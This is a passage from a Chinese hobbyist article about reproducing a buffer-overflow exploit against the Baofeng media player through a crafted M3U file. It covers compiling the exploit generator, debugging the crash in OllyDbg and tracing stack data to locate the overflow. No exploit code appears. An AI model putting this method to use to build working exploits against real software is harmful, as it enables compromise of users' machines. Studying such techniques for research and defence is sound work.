第一排开头首先是#EXTINF，作为记录标志，也是不变的；接着冒号“:”后是一个数字，表示该记录的时间长度，单位是秒；时间后是逗号，再接着就是音轨的名字。

知道这个文件格式的一些内容后，我就把高手的代码拿来编译一下，运行看能不能生成一个 M3U 文件，因为高手的代码是用 python 写的，就先去下了个 python 编译器，然后编译，结果令人郁闷的事就发生了，编译有错误（图 1）。




图 1

好像是字符“\xaa”不能编译通过，按道理这样的事是不应该发生的啊！高手用的测试平台也是 Windows XP SP3 中文简体啊！由于小菜我没学过 python，具体也不知道是哪出了问题（这是我要向各位高手提出的第一个问题，为什么编译会出现这样的错误呢？还望高手知道的能无私奉献一下（E-mail：1393822463@qq.com），既然这里“\xaa”不能通过编译，小菜我又不能分析出根本原因，小菜我就用笨办法，把“\xaa”改为“\x41”，总算通过了编译，生成了 M3U 文件（图 2）。




图 2

按照高手的提示下一步就是存在漏洞的暴风音影打开生成的 M3U 文件，作为十足的小菜当然是按部就班的依照高手的提示做了，结果是暴风音影立即就退出了，看多黑防的读者，应该猜得出接下来就是那句标准的“这就表明真是有漏洞了”，既然是有漏洞的，接下来的就是要定位溢出点了，步骤是相当明确的，先用调试器加载暴风影音（这里我选择用 OD），然后用暴风音影加载 M3U 文件，然后调试器就会停在异常的位置，把代码往上翻翻就应该能找到溢出点了。既然步骤已明确，小菜我就按照既定的步骤一步一步的来，先是用 OD 加载暴风音影，停在入口点处后，单击“运行”按钮，期待着出现暴风音影的窗口，可是问题再次出现（图 3）。




图 3

并没有出现暴风音影的窗口，倒是出现了异常，我的第一感觉是程序有反调试代码，检测出来调试器，引发了异常，因为以前都是用 Crackme 来练手的，潜移默化形成了这种思想，然后想到要找到检测调试器的代码将它删掉，这样在这花费了大量的时间，最终当然不会找到什么保护代码了，按照调试器的提示按了几次 Shift+F9 跳过了异常，紧接着十几次 F9 终于弹出了暴风音影的窗口（那一刻，差点激动的跳起来）。事后想了一下，为什么当初没按照调试器的提示按 Shift+F9 跳过异常呢？就是因为在调试 Crackme 的时候，出现的异常都是作者精心设置的，按 Shift+F9 肯定是跳不出去的，程序反而会退出，自己以前试过，可是老是失败，也就形成了这种固定的思维。在出现加载窗口后，就选择加载 M3U 文件，OD 顺利地停在了异常处（图 4）。

再在堆栈窗口翻翻，可以看到（图 5）堆栈里填充着高手精心构造的数据。接下来就是这些数据是什么时候被放入堆栈的，那里可能就是溢出点。我用的是比较笨的办法，在相邻的函数上下断点，然后对照堆栈，看是在那个函数里，数据被放

入堆栈的，确定后然后步入这个函数，按 F8 键步进来定位溢出点，最后发现是 readfile 这个函数将数据读入堆栈的（图 6）。




图 4




图 5




图 6

遗憾的是这里并不是溢出点，我们看一下，数据被读入后的堆栈就知道了（图 7）




图 7

读入的数据并不能覆盖返回值，也没有覆盖任何的异常处理链，毫无疑问溢出点不是在这里了。虽然溢出点不在这里，但应该不远了，按 F8 键几步后就找到了（图 8）。

